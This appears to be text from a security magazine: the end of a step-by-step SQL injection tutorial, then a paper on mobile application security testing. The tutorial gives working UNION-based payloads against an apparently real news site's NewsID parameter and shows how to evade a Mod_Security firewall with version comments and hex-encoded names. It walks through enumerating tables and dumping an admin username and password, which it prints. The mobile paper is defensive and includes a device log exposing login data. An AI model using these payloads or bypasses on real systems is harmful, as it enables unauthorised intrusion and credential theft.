
STEP 9: STILL THE ERROR PAGE IS BEEN SHOWN SO AGAIN WE WILL TRY TO MANIPULATE THE QUERY

?NewsID=22 /*!UNION*/ /*!SELECT*/ 1,2,3,4,5,6,7,8,9,10,11--




STEP 10: WE WILL KEEP ON MANIPULATING THE QUERY TILL WE ARE NOT SUCCESSFULLY TO BYPASS IT

?NewsID=22 /*!UnIoN*/ /*!sElEcT*/ 1,2,3,4,5,6,7,8,9,10,11--



STEP 11: AFTER TRYING SO MUCH I CAME ACROSS THIS MANIPULATION THROUGH WHICH WE ARE ABLE TO BYPASS IT

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,3,4,5,6,7,8,9,10,11--
```




We are now getting 2 vulnerable columns 3 and 5. Let's take number 3.

STEP 12: REPLACE NUMBER 3 IN URL WITH ANOTHER SQL COMMAND, IT GOT EXECUTED AND RESULT IS DISPLAYED ON THE PAGE


```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,database(),4,5,6,7,8,9,10,11 --
```

Here "iampriya_main" is the name of database.



STEP 13: LET'S FIND OUT THE VERSION OF THE DATABASE. REPLACE 3 IN THE URL WITH VERSION() COMMAND

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,version(),4,5,6,7,8,9,10,11--
```




The version is “5.5.23.55”. Since its version is >5.0 so we can apply advanced SQL injection.

STEP 14: LET’S LIST ALL THE TABLES

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,table_name,4,5,6,7,8,9,10,11 /*!from*/ information_schema.tables--
```


This will list out all the table names of the database.



STEP 15: NOW LIST ALL THE COLUMNS:

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,column_name,4,5,6,7,8,9,10,11 /*!from*/ information_schema.columns where table_name='admin'--
```


Here we find “admin” table to be useful so we find all the columns of this table.



STEP 16: AGAIN THERE IS A FIREWALL WHICH IS NOT ALLOWING TO RETRIEVE INFORMATION FROM TABLE ADMIN SO WE HAVE TO MANIPULATE THE QUERY AGAIN SO THAT WE BYPASS THE FIREWALLS

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,column_name,4,5,6,7,8,9,10,11 /*!from*/ information_schema.columns where table_name= char(97,100,109,105,110)--
```

Here I have passed table name “admin” in form of character array.



Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.




We will continue manipulation till we do not get succeed in bypassing it.

STEP 17: AFTER TRYING MANY MANIPULATIONS I CAME ACROSS THE BELOW MANIPULATION IN WHICH WE HAVE REPRESENTED ‘ADMIN’ IN HEXADECIMAL FORM

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,column_name,4,5,6,7,8,9,10,11 /*!from*/ information_schema.columns where table_name=0x61646d696e--
```

Here I have written “admin” in hexadecimal format.




This bypasses the firewalls and all columns are listed.

STEP 18: NOW LET'S FIND THE USER NAME AND PASSWORD:

```
?NewsID=22 /*!00000UNION*/ SELECT 1,2,Username,4,Pwd,6,7,8,9,10,11 /*!from*/ admin--
```

Username is "administrator" and its password is "Pc#\$9433Ds"



ABOUT THE AUTHOR



Akansha Kesharwani is a young Security Researcher from India. Currently she is pursuing Bachelor of Engineering in Computer Science from Shri Shankaracharya Engineering College. She has reported critical web vulnerabilities for patch in the organizations like HPCL, BBC, Spend Bitcoins, EBay and many more.

Twitter: <https://twitter.com/AkanshaMinti>

Facebook: <https://www.facebook.com/akansha.minti>

Mail: minti.ayu@gmail.com

MOBILE SECURITY – A PRACTICAL APPROACH

by **Amar Wakharkar, Amar Prakash and Abhijit Potdar**

This is the era of information security; we have already a set a mile stone for the web application test scenario. Most of the vulnerabilities are identified by the combine effort of various security people and now we are shifting our need from desktop or laptop toward mobile or smart phones. All the standard best practices are going to be rewritten in the mobile or smart phone enable world; data storage, distribution of data, application and device security brought our focus to re-evaluate the risk and re-design the security countermeasure.

The traditional mode of risk management within the enterprise using the perimeter controls is not sufficient, as the existing framework has been broken. IT consumerism has changed the IT landscape and IT administrators are now support to myriad system which provide flexibility as well as various choices which benefit to end users. Also ensuring data and application security within a secure enterprise infrastructure is critical to the success of mobility initiatives.

This paper will discuss the various threats against the mobile environment and list out the various steps for ensuring the confidentiality, integrity and availability of data and application which help to organization to handle the mobile security. Various process and technological remediation controls are available to analyze the current security assessment before closing with information on certain promising high assurance security measure.

EXECUTIVE SUMMARY

Smart phones opened a new era into business field and also help end user to do their daily jobs as and when required basis. Due to this there are so many new risks introduced into the field of information security. These new services raise so many questions on the confidentiality of consumer or end user data.

Mobile device portability and current usage of technology made mobile device a very powerful asset but also raise so many new threats against user data like identity theft, insecure of data storage. End user uses these devices for making financial transaction which raise a risk of financial loss.

Users of these devices installed various application into it and this introduce the privacy concern of the user. Now enterprises also adopting these devices for providing their services to their customers which introduce various risks to their enterprise infrastructure. This paper includes various risks generated by mobile application and also recommends various solutions for securing these applications against these new risks.

INTRODUCTION

Smart phones are new way to do your daily jobs. The various features providing by these phones open a new scope in business and also provide a great experience. The traditional IT usage is completely changed by these devices. The traditional IT security policies are no longer valid into the current scenario. The usage of mobile device is increased day by day and this will increase new risks to the user confidentiality, integrity and accountability.

Mobile applications are developed for reducing our time and cost but the developments background is not same as the traditional development approach. The new development environment having so many threats which makes these applications vulnerable to the malicious users.

Deploying end-to-end security is a very critical assessment for any enterprise and also it includes various challenges which can be resolve in first site. Robust Security Controls needs to be placed for ensuring the user critical information is secure and maintaining the mobile application effectively. The triad approach of people, process and technology can provide an assurance for performance and usability of these mobile applications.

MOBILE APPLICATION THREATS AND CHALLENGES

Mobility shift introduce various new risks and threats to the current IT infrastructure. The compromising of Confidentiality, Integrity and Availability can leads business loss or loss of end user trust. Some of the mobile application risks are as follows:

INSECURE DATA STORAGE

Insecure Data Storage Test will ensure that no confidential data such as passwords, credit card numbers, account records, or proprietary information are stored in the mobile application without security. Protection mechanism for the said information will be checked for any leakage and unauthorized access.

WEAK CRYPTOGRAPHY

Many times development teams and programmers use non standard algorithm. The use of a non-standard algorithm is dangerous because a determined attacker may be able to break the algorithm and compromise whatever data has been protected. Well-known techniques exist to break the algorithm. The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the exposure of sensitive information. This test will ensure that no non standard algorithm is used in the mobile application.

IMPROPER SESSION MANAGEMENT

User Session management will be tested for unauthorized access and session manipulation. Expired sessions will be used to access the application and Session Identified will be modified to get unauthorized access.

WEAK SERVER SIDE CONTROLS

Weak Server Side control test will ensure that the Servers validate all the clients' inputs and also it does not allow any unauthorized access request from unknown person.

CLIENT SIDE INJECTION

This type of attack exploits buffer overflow and data validation vulnerability in targeted mobile application through injection of malicious content from a custom-built hostile service. Mobile application will be injected with malicious inputs and will be against various parameters such as buffer overflow, XSS, CIA Impact and others.

POOR AUTHORIZATION AND AUTHENTICATION MECHANISM

Mobile application will be tested for Authorization and Authentication controls such as user validation, Password controls for ensuring that no unauthorized user accesses the application and application works on need to know basis and allow validated access controls.

SECURITY DECISION VIA UNTRUSTED INPUTS

This vulnerability may be exploited if the application uses a protection mechanism that relies on the existence or values of an input, but the input can be modified by an untrusted actor in a way that bypasses the protection mechanism. Developers may assume that inputs such as cookies, environment variables, and hidden form fields cannot be modified. However, an attacker could change these inputs using customized clients or other attacks.

SIDE CHANNEL DATA LEAKAGE

Applications may leak your private data to a network eavesdropper and this test will make sure that no data leakage is taking place. The root cause of the side-channel vulnerability in Web applications is actually some of their fundamental features, such as frequent small communications, diversity in the contents exchanged in state transitions, and stateful communications. If an attacker get hold of the communication channel then attacker may steal the data.

DATABASE VULNERABILITY

Database vulnerability consists of insertion or “injection” of a database query via the input data from the client to the application. A successful exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

SOURCE CODE DISCLOSURE

Source code is a collection of programming statement which having the all the business logic write into it. It is a program developed by programmer. Sometime due to security misconfiguration a malicious script can reveal the source code of application which might be having of business logic.

SENSITIVE INFORMATION DISCLOSURE

Many times sensitive information is left in the application code or in the application pages. Sometimes application errors also reveal lots of useful information. This test will insure that no sensitive information is disclosure by the application.

INSURE DIRECT OBJECT REFERENCE

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place

SECURITY MISCONFIGURATION

Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly.

REMOTE FILE INCLUSION / LOCAL FILE INCLUSION

Malicious file execution vulnerabilities are found in many applications. Developers will often directly use or concatenate potentially hostile input with file or stream functions, or improperly trust input files. On many platforms, frameworks allow the use of external object references, such as URLs or file system references. When the data is insufficiently checked, this can lead to arbitrary remote and hostile content being included, processed or invoked by the web server.

FAILURE TO RESTRICT URL ACCESS

Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.

INSUFFICIENT TRANSPORT LAYER PROTECTION

Communication between Mobile application and server will be tested for transport layer protection. Any communication taking place over clear text format makes easy to compromise the security of the application.

MOBILE APPLICATION SECURITY ASSESSMENT

During the initial phase of mobile device development, these devices were only used for SMS and voice calling, but now there are many new features embedded into the mobile device such as camera, touch screen, e-mail, voice and video calling and storing data (external and internal both) and many others. Mobile applications are using these new features and can cause a tremendous damage to its user if it is compromised. Various new features has been introduced and developed by various mobile OS platform development organization like Windows, iOS and Android. These organizations evolved their platform for enhancing their services as well as introducing various security features for securing user data. Knowledge for using these features and implementation is also a critical part.

There are three types of mobile application available to its user and the security feature for these applications depends on their security profiles:

- Native – Application that installed and operate on native mobile device operating system by using its APIs. Application stored its data on device itself and hence the security for native application is governed by the device security.
- Web – Application that access via mobile web browser. These may be regular web application or optimized mobile web application. All the known web application vulnerabilities are applicable to this.
- Hybrid – Application that similar to native application but developed by using traditional web technology. These applications run inside a native application container on each device. User critical information can be handled at backend while client application can provide enhanced user experience. A fine balance between usability and security can be obtained by this.

Mobile application assessment should be carried out against the stated threats in above mobile threat and challenges section. Exploiting these threats can cause to compromise of user critical information like account information, user credential, credit card number, social security number.

Security CoE – Testing Practice of Capgemini India Pvt. Ltd is providing a unique solution for mobile security assessment. Our prime focus is to identify OWASP Mobile Top -10 Vulnerability along with additional existing vulnerability in the software development process.

Our Mobile assessment methodology is depicted below:




Figure 1. Mobile Application Security Methodology

In mobile security assessment we start with information gathering process where we capture each and every information about mobile application from the inputs like Business Request, Design Architecture and Tech Specification. These will help to define the application boundary and also identify various entry points to application.

Application entry points and functionality decide how to move in security assessment. In our assessment we create test case scenario document with respect to business requirements so that no functionality will be left and then we start with our security assessment execution phase. This phase consists of two sub phases:

- Automated – Scanning phase carried out by the help of various available security assessment tools (Commercial and Open Source). This phase help us to identify the hidden vulnerabilities into the application like Injection, Cross – Site Scripting, Improper Session management etc.
- Manual – verification phase can be driven by the reported vulnerabilities of various automated tools. These automated tools give list of legitimate as well as false positive vulnerabilities. Our objective is to confirm the legitimate vulnerabilities and eliminate all the false positive alerts.

Once the manual verification is done we report the legitimate vulnerabilities details with reproduction steps, vulnerable parameter, its criticality and remediation to secure the application against the particular threats.

Application assessment initial phase provide the better understanding about the application and also help to define which attack can be perform on which entry point, which will give a high level picture about various attack and its entry vector. At the end this assessment helps to understand the total efforts need to be put.

Our test case scenario matrix is depicted below:

Security Test Scenarios For Mobile Application Security Testing																
#	DFS Mobile Application	Insecure Data Storage	Weak Server Side Controls	Insufficient Transport Layer Protection	Client Side Injection	Poor Authentication and Authentication	Improper Session Handling	Security Decisions Via Untrusted Inputs	Side Channel Data Leakage	Broken Cryptography	Sensitive Information Disclosure	Insecure Direct Object Reference	Security Misconfiguration	Failure to Restrict URL Access	Remote File Inclusion	Data
		Possible Test Scenarios														
		Bank Login														
1	Functionality 1	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
2	Functionality 2	✓	✓	✓	✓			✓	✓		✓		✓	✓		✓
3	Functionality 3															
3.1	Sub Functionality 1	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
3.2	Sub Functionality 2	Redirect to External Link														
3.3	Sub Functionality 3		✓	✓	✓			✓			✓	✓	✓	✓	✓	✓
3.4	Sub Functionality 4											✓				
4	Functionality 5															
4.1	Sub Functionality 1	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
4.2	Sub Functionality 2	Redirect to External Link														
4.3	Sub Functionality 3	Redirect to External Link														

#	Title	Icon
1	Possible Test Scenario	✓
2	Successful Test Scenario (Vulnerability does not exists)	✓
3	Failed Test Scenario (Vulnerability is Present)	✗
4	Not Working	✗
5	Redirect to www.discoverbank.com	✓
6	Scanning Completed	✓

Figure 2. Test Case Scenario Matrix

Once the information gathering process is finished and the test case matrix is decided, Assessment methodology will move into next phase in which manual verification for every reported vulnerability take place.

Application assessment is done at both levels: application as well as at device level, where various system and application files undergone through the security assessment.

Various applications are using device storage for storing user information like: credit card, account information, user credential without intimating user. This information can produce a disastrous impact if any case device got misplaced or stolen.

Most of the time developers are not aware about various security features given by various OS platform and due to this they developed the code without implementing these security features. At the end user information will be compromised and might be exposed in front of unauthorized users.

In iOS every application interacts with device log and storing application information without user concern. If developer doesn't know how to handle this threat then all the user application information can be found in device log file.

The below depicted figure can explain the criticality of this event:

```

1 Aug 12 10:20:04 iPhone4 networkd[135]: notifying connection 238 (connect-by address 10.102.46.201-8080)
2 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
3 Aug 12 10:20:05 iPhone4 networkd[135]: notifying connection 239 (connect-by address 10.102.46.201-8080)
4 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
5 Aug 12 10:20:48 iPhone4 networkd[135]: notifying connection 240 (connect-by address 0.0.0.0-0, passive)
6 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
7 Aug 12 10:20:48 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKRequest.m:439 Sending asynchronous POST request to URL https://mat0.D
8 Aug 12 10:20:48 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKObjectLoader.m:386 POST or PUT request for source object <BankLoginInf
9 Aug 12 10:20:48 iPhone4 DemoApplicationMobile[550]: T restkit.network:RKRequest.m:401 Prepared POST URLRequest '<NSMutableURLRequest https://a
10 "Content-Length" = 99;
11 "Content-Type" = "application/json";
12 ). HTTP Body: {"username": "User123", "password": "cccc"}
13 Aug 12 10:20:48 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:208 Proceeding with request to <NSMutableURLRequest https://mat0.D
14 Aug 12 10:20:48 iPhone4 networkd[135]: notifying connection 241 (connect-by address 10.102.46.201-8080)
15 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
16 Aug 12 10:20:53 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:184 Asked if canAuthenticateAgainstProtectionSpace: with at
17 Aug 12 10:20:53 iPhone4 securityd[616]: MS:Notice: (null) [securityd] (793.00)
18 Aug 12 10:20:53 iPhone4 DemoApplicationMobile[550]: Aug 12 10:20:53 SecTrustEvaluate [leaf ValidLeaf]
19 Aug 12 10:21:15 iPhone4 networkd[135]: notifying connection 242 (connect-by address 10.102.46.201-8080)
20 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
21 Aug 12 10:21:18 iPhone4 DemoApplicationMobile[550]: -[NSURLSessionTask handleSuccess:] [Line 69] Got successHttpMethod statusCode=204, respon
22 Aug 12 10:21:19 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKRequest.m:439 Sending asynchronous GET request to URL https://mat0.D
23 Aug 12 10:21:19 iPhone4 DemoApplicationMobile[550]: T restkit.network:RKRequest.m:401 Prepared GET URLRequest '<NSMutableURLRequest https://m
24 "Accept" = "application/json";
25 Authorization = "Basic NjA5MTA4Mk5hNDI3NTY0Xkxrrz0TogOm5Y2Nj:";
26 "Content-Length" = 0;
27 "Content-Type" = "application/json";
28 "X-Application-Version" = "5.2.0";
29 "X-Client-Platform" = "iPhone";
30 "X-DID" = b4519b94c27f2bbaeb4ba1ee613202d709aa713b64409d6cc7f9833ce855b29;
31 "X-OID" = be3e849b964f681619f5b66f72df0c9316520b3e441dd4dec224e508687;
32 "X-SID" = 0860c0999586148537e98e84f05d4d5faf0c91727971e04aeba2fae0e1579b6;
33 ). HTTP Body: .
34 Aug 12 10:21:19 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:208 Proceeding with request to <NSMutableURLRequest https://mat0.D
35 Aug 12 10:21:19 iPhone4 networkd[135]: notifying connection 243 (connect-by address 10.102.46.201-8080)
36 new reachability: satisfied, prefer: none, interface: 0, fallback: 0, since: 0
37 Aug 12 10:21:24 iPhone4 DemoApplicationMobile[550]: D restkit.network:RKResponse.m:184 Asked if canAuthenticateAgainstProtectionSpace: with at
38 Aug 12 10:21:24 iPhone4 securityd[616]: MS:Notice: Installing: (null) [securityd] (793.00)
